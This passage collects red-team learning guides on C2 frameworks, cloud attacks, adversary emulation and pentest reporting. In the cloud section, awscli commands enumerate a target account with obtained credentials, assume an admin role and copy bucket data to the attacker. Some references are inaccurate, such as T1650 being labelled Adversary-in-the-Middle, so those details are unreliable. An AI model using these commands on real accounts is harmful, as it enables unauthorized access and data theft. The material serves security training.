



Advanced Command and Control (C2) Frameworks

This document provides an overview of advanced Command and Control (C2) frameworks, focusing on their core concepts, key objectives, and practical learning methods. It delves into C2 architecture, stealthy communication techniques, and payload customization, equipping readers with the knowledge to master C2 operations for persistent and stealthy control of compromised systems. By exploring real-world examples, open-source resources, and industry reports, this guide aims to provide a comprehensive understanding of modern C2 tactics and strategies.

Core Concepts

C2 Architecture

Command and Control (C2) architecture is the backbone of any red teaming or penetration testing operation. It provides the infrastructure for managing compromised hosts, issuing commands, and exfiltrating data. Understanding the different components and how they interact is crucial for effective C2 operations.

A typical C2 architecture consists of the following elements:

- **C2 Server:** The central control point where operators issue commands and receive results from compromised hosts.
- **Agents/Beacons:** Small programs deployed on compromised hosts that communicate with the C2 server.
- **Listeners:** Components on the C2 server that listen for incoming connections from agents.
- **Data Storage:** A repository for storing collected data, logs, and other relevant information.

Example: Cobalt Strike for Beaconsing and Session Management

Cobalt Strike is a popular commercial C2 framework widely used by red teams and penetration testers. It offers a range of features for beaconsing and session management, including:

- **Beacons:** Cobalt Strike agents that establish persistent connections with the C2 server.
- **Listeners:** Configurable listeners for various protocols, such as HTTP, HTTPS, and DNS.
- **Session Management:** Tools for managing and interacting with compromised hosts.

To use Cobalt Strike for beaconsing and session management:



1. **Start the Cobalt Strike server:** Launch the Cobalt Strike server and configure the necessary listeners.
2. **Generate a beacon payload:** Create a beacon payload tailored to the target environment.
3. **Deploy the beacon:** Deploy the beacon on the compromised host.
4. **Establish a session:** Once the beacon connects to the C2 server, establish a session and begin issuing commands.

MITRE ATT&CK: T1071 (Application Layer Protocol)

The MITRE ATT&CK framework provides a comprehensive knowledge base of adversary tactics and techniques. T1071 (Application Layer Protocol) refers to the use of common application layer protocols, such as HTTP, HTTPS, and DNS, for C2 communication. Adversaries often use these protocols to blend in with normal network traffic and evade detection.

Stealthy Communication

Stealthy communication is essential for maintaining persistent access to compromised systems without being detected. Implementing covert channels, such as HTTPS and DNS, can help evade detection by security tools and analysts.

- **HTTPS:** Encrypts communication between the agent and the C2 server, making it difficult to inspect the traffic.
- **DNS:** Uses DNS queries and responses to transmit data, which can be challenging to detect in normal network traffic.

Example: Configure Cobalt Strike HTTPS Beacon

To configure a Cobalt Strike HTTPS beacon:

1. **Create an HTTPS listener:** In Cobalt Strike, create a new listener and select HTTPS as the protocol.
2. **Configure the SSL certificate:** Configure the listener with a valid SSL certificate to encrypt the communication.
3. **Generate an HTTPS beacon:** Generate a beacon payload that connects to the HTTPS listener.
4. **Deploy the beacon:** Deploy the beacon on the compromised host.

Payload Customization

Payload customization involves creating tailored payloads for specific environments to increase the likelihood of successful execution and persistence. This includes:

- **Stageless Payloads:** Complete payloads that contain all the necessary code to establish a connection with the C2 server.
- **Staged Payloads:** Smaller payloads that download additional components from the C2 server after execution.



Example: Generate a Stageless PowerShell Beacon for Windows

To generate a stageless PowerShell beacon for Windows using Cobalt Strike:

1. **Create a PowerShell listener:** In Cobalt Strike, create a new listener and select PowerShell as the payload type.
2. **Configure the listener:** Configure the listener with the necessary settings, such as the C2 server address and port.
3. **Generate a stageless payload:** Generate a stageless PowerShell payload that contains all the code needed to connect to the C2 server.
4. **Deploy the payload:** Deploy the payload on the compromised Windows host.

Key Objectives

The key objective of mastering C2 operations is to achieve persistent and stealthy control of compromised systems. This involves:

- **Establishing a persistent presence:** Ensuring that the agent remains active on the compromised host even after reboots or network changes.
- **Maintaining stealth:** Avoiding detection by security tools and analysts by using covert communication channels and payload customization.
- **Executing commands and exfiltrating data:** Issuing commands to the compromised host and exfiltrating sensitive data without being detected.

How to Learn

To effectively learn and master advanced C2 frameworks, consider the following resources and approaches:

- **Study Cobalt Strike documentation at cobaltstrike.com:** The official Cobalt Strike documentation provides detailed information on all aspects of the framework, including installation, configuration, and usage.
- **Explore open-source C2 frameworks like PoshC2 on GitHub:** Open-source C2 frameworks like PoshC2 offer a valuable learning experience and allow you to experiment with different C2 techniques without the cost of commercial tools.
- **Analyze 2024 Volt Typhoon campaign via CISA reports for C2 tactics:** Studying real-world campaigns like the 2024 Volt Typhoon campaign can provide insights into the latest C2 tactics and techniques used by adversaries. CISA reports often contain detailed information on the C2 infrastructure and methods used in these campaigns.
- **Review MITRE ATT&CK C2 techniques (attack.mitre.org):** The MITRE ATT&CK framework provides a comprehensive overview of C2 techniques used by



adversaries. Reviewing these techniques can help you understand the different ways adversaries establish and maintain control over compromised systems.

-

By combining theoretical knowledge with practical experience, you can develop the skills necessary to master advanced C2 frameworks and effectively conduct red teaming or penetration testing operations.



Cloud Environment Attacks

This document outlines the core concepts and objectives related to attacking and securing cloud environments, a crucial area within red teaming. It focuses on cloud reconnaissance, privilege escalation, and data exfiltration techniques, providing examples and linking them to relevant ATT&CK framework tactics and techniques. The goal is to equip individuals with the skills necessary to both identify vulnerabilities and implement robust security measures in cloud infrastructures.

Cloud Recon

Cloud reconnaissance involves gathering information about a cloud environment to identify potential weaknesses and misconfigurations. This is often the first step in a cloud attack, as it provides attackers with the knowledge they need to plan and execute subsequent phases.

Core Concepts:

- **Identifying Misconfigurations:** Cloud environments are complex, and misconfigurations are common. These misconfigurations can expose sensitive information, grant unauthorized access, or create opportunities for privilege escalation.
- **Targeting AWS, Azure, or GCP:** Each cloud provider has its own unique architecture, services, and configuration options. Attackers need to understand these differences to effectively reconnoiter and exploit vulnerabilities.
- **Enumeration Techniques:** Attackers use various enumeration techniques to gather information about cloud resources, including:
 - **Publicly Accessible Buckets/Containers:** Searching for publicly accessible storage buckets (e.g., AWS S3 buckets, Azure Blob Storage containers, GCP Cloud Storage buckets) that contain sensitive data or configuration files.
 - **API Endpoints:** Identifying and querying API endpoints to gather information about users, roles, permissions, and resources.
 - **Metadata Services:** Exploiting metadata services (e.g., AWS EC2 metadata service) to obtain instance-specific information, such as IAM roles and security credentials.
 - **DNS Enumeration:** Discovering cloud resources by enumerating DNS records associated with the target organization.

Example: Enumerate S3 buckets with flawed permissions using awscli

The AWS Command Line Interface (awscli) is a powerful tool for interacting with AWS services. Attackers can use awscli to enumerate S3 buckets and identify those with overly permissive access control lists (ACLs).



```
aws s3 ls s3://
```

This command lists all S3 buckets in the attacker's AWS account. However, if the attacker has obtained credentials for a target AWS account, they can use those credentials to enumerate buckets in the target account.

```
aws configure --profile target-account
```

```
aws s3 ls s3:// --profile target-account
```

After identifying a bucket, the attacker can check its ACLs to see if it allows public read or write access.

```
aws s3api get-bucket-acl --bucket <bucket-name> --profile target-account
```

If the ACLs are misconfigured, the attacker may be able to read or write data to the bucket.

ATT&CK: T1580 (Cloud Infrastructure Discovery)

This technique falls under the Cloud Infrastructure Discovery tactic, which involves gathering information about the target's cloud infrastructure.

Privilege Escalation

Privilege escalation is the process of gaining higher-level access to resources or systems than initially authorized. In cloud environments, this often involves exploiting misconfigured IAM roles or policies.

Core Concepts:

- **IAM Role Misconfigurations:** IAM (Identity and Access Management) roles define the permissions granted to users, groups, and services in a cloud environment. Misconfigured IAM roles can allow attackers to escalate their privileges and gain access to sensitive resources.
- **Exploiting Weak Policies:** Weak IAM policies may grant excessive permissions to users or roles, allowing them to perform actions they should not be authorized to perform.
- **AssumeRole Exploitation:** The AssumeRole action allows a user or service to assume a different IAM role. If a user has permission to assume a role with higher privileges, they can escalate their privileges by assuming that role.
- **Service Account Exploitation:** Cloud services often use service accounts to authenticate and authorize access to other resources. If a service account is misconfigured or compromised, attackers can use it to escalate their privileges.



Example: Escalate from a low-privilege AWS user to admin

Suppose an attacker has gained access to an AWS user account with limited permissions. The attacker can attempt to escalate their privileges by identifying IAM roles that the user is allowed to assume.

```
aws iam list-roles --profile target-account
```

This command lists all IAM roles in the target AWS account. The attacker can then examine the policies associated with each role to see if any of them grant excessive permissions.

If the attacker finds a role with administrator privileges and the user has sts:AssumeRole permission for that role, the attacker can assume the role and escalate their privileges.

```
aws sts assume-role --role-arn <admin-role-arn> --role-session-name escalate --profile target-account
```

This command returns temporary security credentials that the attacker can use to access AWS resources with administrator privileges.

ATT&CK: T1078.004 (Valid Accounts: Cloud Accounts)

This technique falls under the Valid Accounts tactic, specifically targeting cloud accounts to gain unauthorized access.

Data Exfiltration

Data exfiltration is the unauthorized transfer of data from a system or network. In cloud environments, this can involve extracting data from storage buckets, databases, or other cloud services.

Core Concepts:

- **Covert Channels:** Attackers often use covert channels to exfiltrate data without being detected. This can involve using techniques such as:
 - **DNS Tunneling:** Encoding data in DNS queries and responses.
 - **ICMP Tunneling:** Encoding data in ICMP packets.
 - **Steganography:** Hiding data within images or other files.
- **Rate Limiting:** Cloud providers often implement rate limits to prevent abuse of their services. Attackers need to be aware of these rate limits and adjust their exfiltration strategies accordingly.
- **Encryption:** Attackers may encrypt data before exfiltrating it to prevent it from being intercepted and read by unauthorized parties.



- **Staging:** Attackers may stage data in a temporary location before exfiltrating it to make the exfiltration process more efficient and less detectable.

Example: Exfiltrate data from an S3 bucket via CLI

If an attacker has gained access to an S3 bucket with sensitive data, they can use awscli to exfiltrate the data.

```
aws s3 cp s3://<bucket-name>/<file-name> /local/path/ --profile target-account
```

This command copies a file from the S3 bucket to the attacker's local machine. The attacker can repeat this command for all the files they want to exfiltrate.

For larger amounts of data, the attacker might use the sync command to recursively copy the entire bucket.

```
aws s3 sync s3://<bucket-name>/ /local/path/ --profile target-account
```

ATT&CK: T1537 (Transfer Data to Cloud Account)

This technique falls under the Exfiltration tactic, specifically focusing on transferring data to a cloud account controlled by the attacker.

Key Objectives

The primary objective is to develop the skills necessary to both attack and secure cloud environments. This includes:

- **Understanding Cloud Security Principles:** Gaining a solid understanding of cloud security best practices, including IAM, network security, data encryption, and logging and monitoring.
- **Identifying Vulnerabilities:** Developing the ability to identify common cloud misconfigurations and vulnerabilities, such as overly permissive IAM roles, publicly accessible storage buckets, and unpatched software.
- **Exploiting Vulnerabilities:** Learning how to exploit identified vulnerabilities to gain unauthorized access to cloud resources and data.
- **Implementing Security Measures:** Acquiring the skills to implement robust security measures to protect cloud environments from attack, including hardening IAM configurations, implementing network security controls, and enabling logging and monitoring.
- **Staying Up-to-Date:** Keeping abreast of the latest cloud security threats and vulnerabilities, as well as new security features and best practices offered by cloud providers.



By mastering these skills, individuals can become valuable assets in red teaming exercises and contribute to the overall security posture of cloud environments.



Learning Cloud Security: A Practical Guide

This document provides a concise guide to learning cloud security, focusing on practical steps and readily available resources. It outlines a structured approach, starting with foundational knowledge from AWS, moving to hands-on practice with penetration testing tools, analyzing real-world breach reports, and understanding common cloud security vulnerabilities. This approach aims to equip individuals with the knowledge and skills necessary to navigate the complexities of cloud security.

Foundational Knowledge: AWS Security Best Practices

The first step in learning cloud security is to establish a solid foundation in the security best practices recommended by major cloud providers. Amazon Web Services (AWS) offers a wealth of information on this topic at their official website:

aws.amazon.com/security.

Here's why focusing on AWS security best practices is crucial:

- **Comprehensive Coverage:** AWS covers a wide range of security aspects, including identity and access management (IAM), data encryption, network security, compliance, and threat detection.
- **Industry Standard:** AWS is a leading cloud provider, and its security recommendations are often considered industry standards. Understanding these practices provides a strong base for understanding security in other cloud environments as well.
- **Practical Guidance:** AWS provides practical guidance and examples on how to implement security controls within their platform. This includes detailed documentation, whitepapers, and reference architectures.
- **Continuous Updates:** AWS constantly updates its security practices to address emerging threats and vulnerabilities. Staying up-to-date with these updates is essential for maintaining a secure cloud environment.

Key Areas to Focus On:

- **Identity and Access Management (IAM):** Understanding IAM roles, policies, and best practices for granting least privilege access is fundamental.
- **Encryption:** Learn about different encryption methods for data at rest and in transit, including AWS Key Management Service (KMS) and AWS Certificate Manager (ACM).
- **Network Security:** Familiarize yourself with security groups, network access control lists (NACLs), and virtual private clouds (VPCs) for controlling network traffic.
- **Monitoring and Logging:** Understand how to use AWS CloudTrail, CloudWatch, and other monitoring tools to detect and respond to security incidents.



- **Compliance:** Learn about AWS compliance certifications and how to meet regulatory requirements.

Hands-On Practice: Penetration Testing Tools

Theoretical knowledge is important, but practical experience is essential for truly understanding cloud security. Using penetration testing tools in a lab environment allows you to simulate real-world attacks and learn how to defend against them.

Two popular tools for practicing cloud penetration testing are:

- **Pacu:** Pacu is an open-source AWS exploitation framework designed for offensive security testing. It allows you to enumerate AWS resources, identify vulnerabilities, and exploit them.
- **CloudGoat:** CloudGoat, developed by Rhino Security Labs, is a "vulnerable by design" AWS environment that you can deploy and use to practice your cloud penetration testing skills. The source code is available on GitHub: [\[github.com/RhinoSecurityLabs\]\(https://github.com/RhinoSecurityLabs\)](https://github.com/RhinoSecurityLabs).

Benefits of Using Penetration Testing Tools:

- **Real-World Experience:** Gain hands-on experience with the tools and techniques used by attackers.
- **Vulnerability Identification:** Learn how to identify common cloud vulnerabilities, such as misconfigured IAM roles, exposed S3 buckets, and vulnerable EC2 instances.
- **Exploitation Techniques:** Understand how attackers exploit these vulnerabilities to gain unauthorized access to cloud resources.
- **Defensive Strategies:** Develop defensive strategies to prevent and mitigate these attacks.



Setting Up a Lab Environment:

- **AWS Account:** You will need an AWS account to deploy Pacu or CloudGoat. Consider using a separate account for testing purposes to avoid impacting your production environment.
- **Deployment:** Follow the instructions provided in the Pacu or CloudGoat documentation to deploy the environment.
- **Practice Scenarios:** Work through the provided scenarios or create your own to test your skills.

Analyzing Real-World Breaches: Microsoft 365 Breach (2023)

Analyzing real-world breach reports provides valuable insights into the tactics, techniques, and procedures (TTPs) used by attackers. The 2023 Microsoft 365 breach is a particularly relevant case study for understanding cloud attack insights.

Why Analyze Breach Reports?

- **Understand Attack Vectors:** Learn about the common attack vectors used to compromise cloud environments.
- **Identify Vulnerabilities:** Identify the vulnerabilities that were exploited in the breach.
- **Learn from Mistakes:** Understand the mistakes that were made and how to avoid them in the future.
- **Improve Security Posture:** Use the insights gained to improve your own security posture.

Key Areas to Focus On:

- **Initial Access:** How did the attackers gain initial access to the environment? Was it through phishing, credential stuffing, or exploiting a vulnerability?
- **Privilege Escalation:** How did the attackers escalate their privileges to gain access to sensitive data?
- **Lateral Movement:** How did the attackers move laterally within the environment to access other resources?
- **Data Exfiltration:** How did the attackers exfiltrate the data from the environment?
- **Mitigation Strategies:** What mitigation strategies could have prevented or mitigated the breach?

Finding Information on the Microsoft 365 Breach:

- **Microsoft Security Blogs:** Microsoft publishes detailed reports and blog posts about security incidents.



- **Security News Outlets:** Security news outlets often provide in-depth coverage of major breaches.
- **Threat Intelligence Reports:** Threat intelligence companies often publish reports on the TTPs used by attackers.

Understanding Common Vulnerabilities: OWASP Cloud Security Top 10

The OWASP (Open Web Application Security Project) Cloud Security Top 10 is a list of the most critical security risks facing cloud environments. Reviewing this list is essential for understanding common cloud security vulnerabilities.

The OWASP Cloud Security Top 10:

While the specific list may evolve, common categories include:

1. **Broken Authentication and Authorization:** Weak or missing authentication and authorization mechanisms.
2. **Insecure Secrets Management:** Improper storage and handling of secrets, such as API keys and passwords.
3. **Insecure Configuration:** Misconfigured cloud services and resources.
4. **Insufficient Monitoring and Logging:** Lack of adequate monitoring and logging to detect and respond to security incidents.
5. **Vulnerable Components:** Using outdated or vulnerable software components.
6. **Denial of Service (DoS):** Vulnerabilities that can be exploited to launch denial-of-service attacks.
7. **Data Breaches:** Unauthorized access to sensitive data.
8. **Account Hijacking:** Attackers gaining control of user accounts.
9. **Shared Technology Vulnerabilities:** Vulnerabilities in shared infrastructure components.
10. **Abuse and Nefarious Use of Cloud Resources:** Using cloud resources for malicious purposes, such as hosting malware or launching attacks.



Benefits of Reviewing the OWASP Cloud Security Top 10:

- **Identify Key Risks:** Understand the most critical security risks facing cloud environments.
- **Prioritize Mitigation Efforts:** Prioritize your mitigation efforts based on the severity of the risks.
- **Improve Security Awareness:** Raise awareness of cloud security risks among developers and operations teams.
- **Develop Secure Practices:** Develop secure coding and configuration practices to prevent these vulnerabilities.

By following these steps, you can build a strong foundation in cloud security and develop the skills necessary to protect cloud environments from attack. Remember that cloud security is an ongoing process, and it's important to stay up-to-date with the latest threats and vulnerabilities.

Adversary Emulation and Threat Simulation

This document outlines the core concepts and objectives of adversary emulation and threat simulation, focusing on replicating the tactics, techniques, and procedures (TTPs) of known threat actors to enhance an organization's defensive capabilities. It explores adversary emulation, red-blue interaction, and campaign planning, providing examples and referencing the MITRE ATT&CK framework to illustrate key points. The ultimate goal is to simulate real-world threats in a controlled environment to identify vulnerabilities and improve detection and response strategies.

Core Concepts

Adversary Emulation

Adversary emulation involves replicating the TTPs of known threat actors to assess an organization's security posture. By mimicking the behavior of specific adversaries, security teams can identify gaps in their defenses and improve their ability to detect and respond to real-world attacks.

Example: Emulating APT29's Cozy Bear phishing and persistence techniques.

APT29, also known as Cozy Bear, is a sophisticated threat actor known for its targeted phishing campaigns and persistence mechanisms. To emulate APT29, a security team might:

1. **Phishing Simulation:** Craft realistic phishing emails targeting specific employees, mimicking the language, style, and content used by APT29 in past campaigns. These



emails could contain malicious attachments or links designed to deliver malware or steal credentials.

2. **Persistence Mechanisms:** Implement persistence techniques commonly used by APT29, such as creating scheduled tasks, modifying registry keys, or exploiting legitimate system tools to maintain access to compromised systems.
3. **Lateral Movement:** Simulate APT29's lateral movement techniques by attempting to access other systems and resources within the network using stolen credentials or exploiting vulnerabilities.
4. **Data Exfiltration:** Replicate APT29's data exfiltration methods by staging and compressing sensitive data and then transferring it to a command-and-control server using encrypted channels.

ATT&CK: T1583 (Acquire Infrastructure)

This ATT&CK technique involves adversaries acquiring infrastructure, such as domains, servers, and hosting services, to support their operations. In the context of adversary emulation, this could involve setting up a command-and-control server and registering a domain similar to one used by the targeted threat actor.

Red-Blue Interaction

Red-blue interaction involves simulating attacks (red team) to test the detection and response capabilities of the blue team (defenders). This collaborative exercise helps identify weaknesses in security controls and improve the overall security posture.

Example: Using Caldera to automate adversary emulation.

Caldera is an open-source adversary emulation platform developed by MITRE. It allows security teams to automate the execution of adversary behaviors and assess the effectiveness of their defenses.

1. **Deployment:** Deploy Caldera in a controlled environment that mirrors the organization's production network.
2. **Configuration:** Configure Caldera with the TTPs of a specific threat actor or create custom attack scenarios.
3. **Execution:** Execute the attack scenario using Caldera, which will automatically deploy and execute the necessary payloads and commands on the target systems.
4. **Monitoring:** Monitor the blue team's response to the simulated attack, including their ability to detect, analyze, and respond to the intrusion.
5. **Analysis:** Analyze the results of the exercise to identify gaps in security controls and improve detection and response strategies.

ATT&CK: T1650 (Adversary-in-the-Middle)

This ATT&CK technique involves adversaries positioning themselves between two communicating parties to intercept and potentially manipulate traffic. In a red-blue exercise,



the red team might use adversary-in-the-middle techniques to capture credentials or inject malicious code into network traffic. The blue team's ability to detect and respond to these attacks can then be assessed.

Campaign Planning

Campaign planning involves designing multi-phase attack scenarios that mimic the entire lifecycle of a real-world attack, from initial reconnaissance to data exfiltration. This allows security teams to test their defenses against a more realistic and comprehensive threat.

Example: Planning a campaign from recon to exfiltration.

A comprehensive attack campaign might involve the following phases:

1. **Reconnaissance:** Gathering information about the target organization, including its employees, infrastructure, and security policies. This could involve using open-source intelligence (OSINT) techniques, such as searching social media profiles and company websites.
2. **Initial Access:** Gaining initial access to the target network, typically through phishing, exploiting vulnerabilities, or using stolen credentials.
3. **Privilege Escalation:** Elevating privileges to gain access to more sensitive systems and data. This could involve exploiting vulnerabilities in operating systems or applications, or using credential dumping techniques to obtain administrator credentials.
4. **Lateral Movement:** Moving laterally within the network to access other systems and resources. This could involve using stolen credentials, exploiting vulnerabilities, or using remote access tools.
5. **Data Collection:** Identifying and collecting sensitive data from compromised systems. This could involve searching for specific file types, accessing databases, or monitoring network traffic.
6. **Data Exfiltration:** Exfiltrating the collected data from the network to a command-and-control server. This could involve using encrypted channels, steganography, or other techniques to evade detection.
7. **Maintaining Persistence:** Establishing persistence mechanisms to maintain access to the compromised network even if the initial entry point is discovered and remediated.

By planning and executing a campaign that encompasses all of these phases, security teams can gain a more realistic understanding of their organization's security posture and identify areas for improvement.

Key Objectives

The primary objective of adversary emulation and threat simulation is to simulate real-world threat actors to improve defensive capabilities. This involves:



- **Identifying Vulnerabilities:** Uncovering weaknesses in security controls, such as firewalls, intrusion detection systems, and endpoint protection software.
- **Improving Detection Capabilities:** Enhancing the ability to detect malicious activity by tuning security tools, developing custom signatures, and training security analysts.
- **Enhancing Response Capabilities:** Improving the speed and effectiveness of incident response by developing and testing incident response plans, training incident responders, and automating response actions.
- **Validating Security Controls:** Ensuring that security controls are functioning as intended and providing the expected level of protection.
- **Raising Security Awareness:** Increasing awareness of security threats among employees and promoting a culture of security within the organization.

By achieving these objectives, organizations can significantly improve their ability to defend against real-world attacks and protect their valuable assets. Adversary emulation and threat simulation are essential components of a comprehensive security program.

Learning Adversary Emulation: A Practical Guide

This document provides a concise guide to learning adversary emulation, focusing on practical resources and methodologies. It outlines a structured approach to understanding and replicating the tactics, techniques, and procedures (TTPs) of advanced persistent threats (APTs), specifically APT29, and leveraging tools like the MITRE ATT&CK Navigator and the Caldera framework. Furthermore, it emphasizes the importance of analyzing real-world campaigns, such as the 2024 Sandworm campaign, and utilizing community resources like the Red Team Village.

1. Study MITRE ATT&CK Navigator for APT29 TTPs

The MITRE ATT&CK framework is a comprehensive knowledge base of adversary tactics and techniques based on real-world observations. The MITRE ATT&CK Navigator is a web-based tool that allows you to explore and annotate the ATT&CK framework.

Why APT29?

APT29, also known as Cozy Bear or The Dukes, is a sophisticated threat actor attributed to the Russian Foreign Intelligence Service (SVR). They are known for their stealthy operations, targeting government, diplomatic, think tank, energy, and healthcare organizations for intelligence gathering. Studying APT29's TTPs provides a solid foundation for understanding advanced adversary behavior.



How to Use the MITRE ATT&CK Navigator:

1. **Access the Navigator:** Go to mitre-attack.github.io.
2. **Create a New Layer:** Start by creating a new layer in the Navigator. This will be your workspace for analyzing APT29.
3. **Filter by Group:** Use the "Enterprise" ATT&CK matrix and filter by "Group" to find APT29. This will highlight all the techniques associated with APT29 in the matrix.
4. **Explore Techniques:** Click on each highlighted technique to learn more about it. The technique page provides information on:

- * **Description:** A detailed explanation of the technique.
 - * **Platforms:** The operating systems or environments where the technique is applicable.
 - * **Data Sources:** The data sources that can be used to detect the technique.
 - * **Mitigations:** Recommendations for mitigating the technique.
 - * **Detections:** Guidance on how to detect the technique.
 - * **Example Use:** Real-world examples of APT29 using the technique.
5. **Annotate the Layer:** Annotate the layer with your findings. You can add scores to indicate the importance or prevalence of each technique, and add notes to document your understanding.
 6. **Focus on Key Techniques:** Prioritize techniques based on their impact and feasibility for emulation. Some common APT29 techniques to focus on include:
 - * **Spearphishing Attachment (T1566.001):** Delivering malicious payloads via email attachments.
 - * **Valid Accounts (T1078):** Using compromised or legitimate credentials for access.
 - * **Lateral Movement (TA0008):** Moving between systems within a network.
 - * **Data Exfiltration (TA0010):** Stealing sensitive data.
 7. **Document Your Findings:** Create a document or spreadsheet to summarize your findings. This will serve as a reference for your adversary emulation plan.

2. Explore Caldera Framework

Caldera is an automated adversary emulation system developed by MITRE. It allows you to plan, execute, and analyze adversary emulation exercises.

Why Caldera?

Caldera provides a structured and automated way to emulate adversary behavior. It helps you to:

- **Plan Emulations:** Define the scope and objectives of your emulation exercise.
- **Execute Emulations:** Automatically execute adversary behaviors on a target network.



- **Analyze Results:** Analyze the results of the emulation to identify security gaps.

How to Use Caldera:

1. **Access Caldera:** Go to caldera.mitre.org and download the latest version of the framework.
2. **Installation:** Follow the installation instructions provided in the Caldera documentation. This typically involves setting up a Python environment and installing the necessary dependencies.
3. **Configuration:** Configure Caldera to connect to your target environment. This may involve setting up agents on the target systems.
4. **Create an Operation:** Create a new operation in Caldera. An operation defines the adversary behavior that you want to emulate.
5. **Import APT29 Abilities:** Caldera has a plugin ecosystem. Look for plugins that contain APT29 abilities or create your own based on the MITRE ATT&CK Navigator analysis.
6. **Run the Operation:** Run the operation and observe the results. Caldera will automatically execute the adversary behaviors on the target systems.
7. **Analyze the Results:** Analyze the results of the operation to identify security gaps. Caldera provides reports and visualizations that help you to understand the impact of the emulation.
8. **Iterate and Improve:** Use the results of the emulation to improve your security posture. Update your defenses and run the emulation again to verify the effectiveness of your changes.

3. Analyze 2024 Sandworm Campaign via Mandiant Reports for Emulation Insights

Analyzing real-world campaigns is crucial for understanding the latest adversary tactics and techniques. Mandiant (now part of Google Cloud) is a leading cybersecurity firm that publishes detailed reports on advanced threat actors.

Why Sandworm?

Sandworm is a highly sophisticated threat actor attributed to the Russian GRU (Main Intelligence Directorate). They are known for their disruptive and destructive attacks, targeting critical infrastructure and government organizations. Analyzing their campaigns provides valuable insights into advanced adversary capabilities.

How to Analyze Mandiant Reports:

1. **Find Mandiant Reports:** Search for Mandiant reports on the 2024 Sandworm campaign. These reports are often published on the Mandiant website or through other cybersecurity news outlets.



2. **Identify TTPs:** Read the reports carefully and identify the TTPs used by Sandworm. Pay attention to:

- * **Initial Access:** How did Sandworm gain initial access to the target network?
- * **Execution:** How did Sandworm execute their malicious code?
- * **Persistence:** How did Sandworm maintain access to the target network?
- * **Lateral Movement:** How did Sandworm move between systems within the network?
- * **Command and Control:** How did Sandworm communicate with their command and control servers?
- * **Impact:** What was the impact of the attack?

3. **Map TTPs to ATT&CK:** Map the identified TTPs to the MITRE ATT&CK framework. This will help you to understand the broader context of the attack and identify potential mitigations.
4. **Develop Emulation Scenarios:** Use the information from the reports to develop emulation scenarios. These scenarios should replicate the key TTPs used by Sandworm.
5. **Implement Emulation Scenarios:** Implement the emulation scenarios using Caldera or other adversary emulation tools.
6. **Test and Validate:** Test and validate the emulation scenarios to ensure that they accurately replicate the adversary behavior.

4. Review Red Team Village's Adversary Emulation Resources

The Red Team Village is a community-driven organization that provides resources and training for red teamers and security professionals.

Why Red Team Village?

The Red Team Village offers a wealth of information and resources on adversary emulation, including:

- **Presentations:** Presentations on adversary emulation methodologies and techniques.
- **Workshops:** Hands-on workshops on building and executing adversary emulation plans.
- **Tools:** Open-source tools and scripts for adversary emulation.
- **Community:** A community of experts who can provide guidance and support.

How to Use Red Team Village Resources:

1. **Visit the Website:** Go to the Red Team Village website and explore the available resources.



2. **Attend Presentations and Workshops:** Attend presentations and workshops to learn from experts in the field.
3. **Download Tools and Scripts:** Download open-source tools and scripts to use in your adversary emulation exercises.
4. **Join the Community:** Join the Red Team Village community to connect with other security professionals and get your questions answered.
5. **Contribute to the Community:** Share your knowledge and experience with the community by contributing to the Red Team Village website or participating in discussions.

By following these steps and utilizing the resources mentioned, you can develop a strong foundation in adversary emulation and improve your organization's security posture. Remember that adversary emulation is an iterative process, so continue to learn and adapt as the threat landscape evolves.

Mastering Penetration Testing Reporting and Executive Briefings

This document outlines a structured approach to mastering penetration testing report writing and delivering effective executive briefings. It emphasizes practical learning through established standards, real-world examples, and hands-on practice. By following these steps, aspiring penetration testers can develop the crucial communication skills necessary to convey technical findings to both technical and non-technical audiences.

Step 1: Study the Penetration Testing Execution Standard (PTES) Reporting Guidelines

The foundation of any good penetration testing report lies in adherence to established standards. The Penetration Testing Execution Standard (PTES) provides a comprehensive framework for conducting and reporting on penetration tests.

Why PTES?

- **Comprehensive Coverage:** PTES covers all phases of a penetration test, from pre-engagement interactions to post-engagement activities, including reporting.
- **Industry Standard:** It's a widely recognized and respected standard within the cybersecurity community.
- **Structured Approach:** PTES provides a clear structure for your report, ensuring that all essential information is included.

How to Study PTES Reporting Guidelines:



1. **Visit pentest-standard.org:** Navigate to the official PTES website.
2. **Locate the Reporting Section:** Find the section dedicated to reporting guidelines. This section details the recommended structure and content for a penetration testing report.
3. **Understand Key Components:** Pay close attention to the following key components:
 - a. **Executive Summary:** A high-level overview of the findings, tailored for a non-technical audience.
 - b. **Scope and Objectives:** A clear definition of the test's boundaries and goals.
 - c. **Methodology:** A description of the techniques and tools used during the assessment.
 - d. **Findings:** Detailed descriptions of each vulnerability discovered, including its impact, likelihood, and remediation recommendations.
 - e. **Recommendations:** Specific and actionable steps to address the identified vulnerabilities.
 - f. **Conclusion:** A summary of the overall security posture and recommendations for improvement.
4. **Focus on Clarity and Conciseness:** PTES emphasizes the importance of clear and concise writing. Avoid technical jargon and explain complex concepts in a way that is easy to understand.
5. **Consider the Audience:** Remember that your report will be read by people with varying levels of technical expertise. Tailor your language and level of detail accordingly.

Step 2: Review SANS Red Team Report Templates

SANS Institute is a leading provider of cybersecurity training and certifications. They also offer valuable resources, including red team report templates.

Why SANS Templates?

- **Practical Examples:** SANS templates provide real-world examples of how to structure and format a penetration testing report.
- **Expert Guidance:** These templates are developed by experienced cybersecurity professionals.
- **Time-Saving:** Using a template can save you time and effort by providing a pre-built structure for your report.



How to Review SANS Templates:

1. **Search for SANS Red Team Report Templates:** Use a search engine to find publicly available SANS red team report templates.
2. **Analyze the Structure:** Examine the overall structure of the template. Pay attention to the sections included, the order in which they appear, and the level of detail provided in each section.
3. **Study the Content:** Read through the sample content provided in the template. Note how vulnerabilities are described, how impact is assessed, and how remediation recommendations are presented.
4. **Identify Best Practices:** Look for best practices in terms of writing style, formatting, and presentation of information.
5. **Adapt to Your Needs:** Remember that a template is just a starting point. Adapt it to your specific needs and the requirements of your engagement.

Step 3: Analyze Sample Reports from TryHackMe or HackTheBox

TryHackMe and HackTheBox are online platforms that provide hands-on cybersecurity training. They also offer sample penetration testing reports that can be valuable learning resources.

Why TryHackMe/HackTheBox Reports?

- **Real-World Scenarios:** These reports are based on realistic penetration testing scenarios.
- **Practical Application:** They demonstrate how to apply the principles of PTES and SANS templates in a practical setting.
- **Diverse Examples:** You can find reports covering a wide range of vulnerabilities and attack techniques.

How to Analyze Sample Reports:

1. **Search for Sample Reports:** Look for sample penetration testing reports on TryHackMe or HackTheBox. Some users share their writeups and reports publicly.
2. **Critically Evaluate the Reports:** Don't just passively read the reports. Critically evaluate them based on the following criteria:
 - a. **Clarity and Conciseness:** Is the report easy to understand? Is the language clear and concise?
 - b. **Accuracy:** Is the information accurate and technically sound?
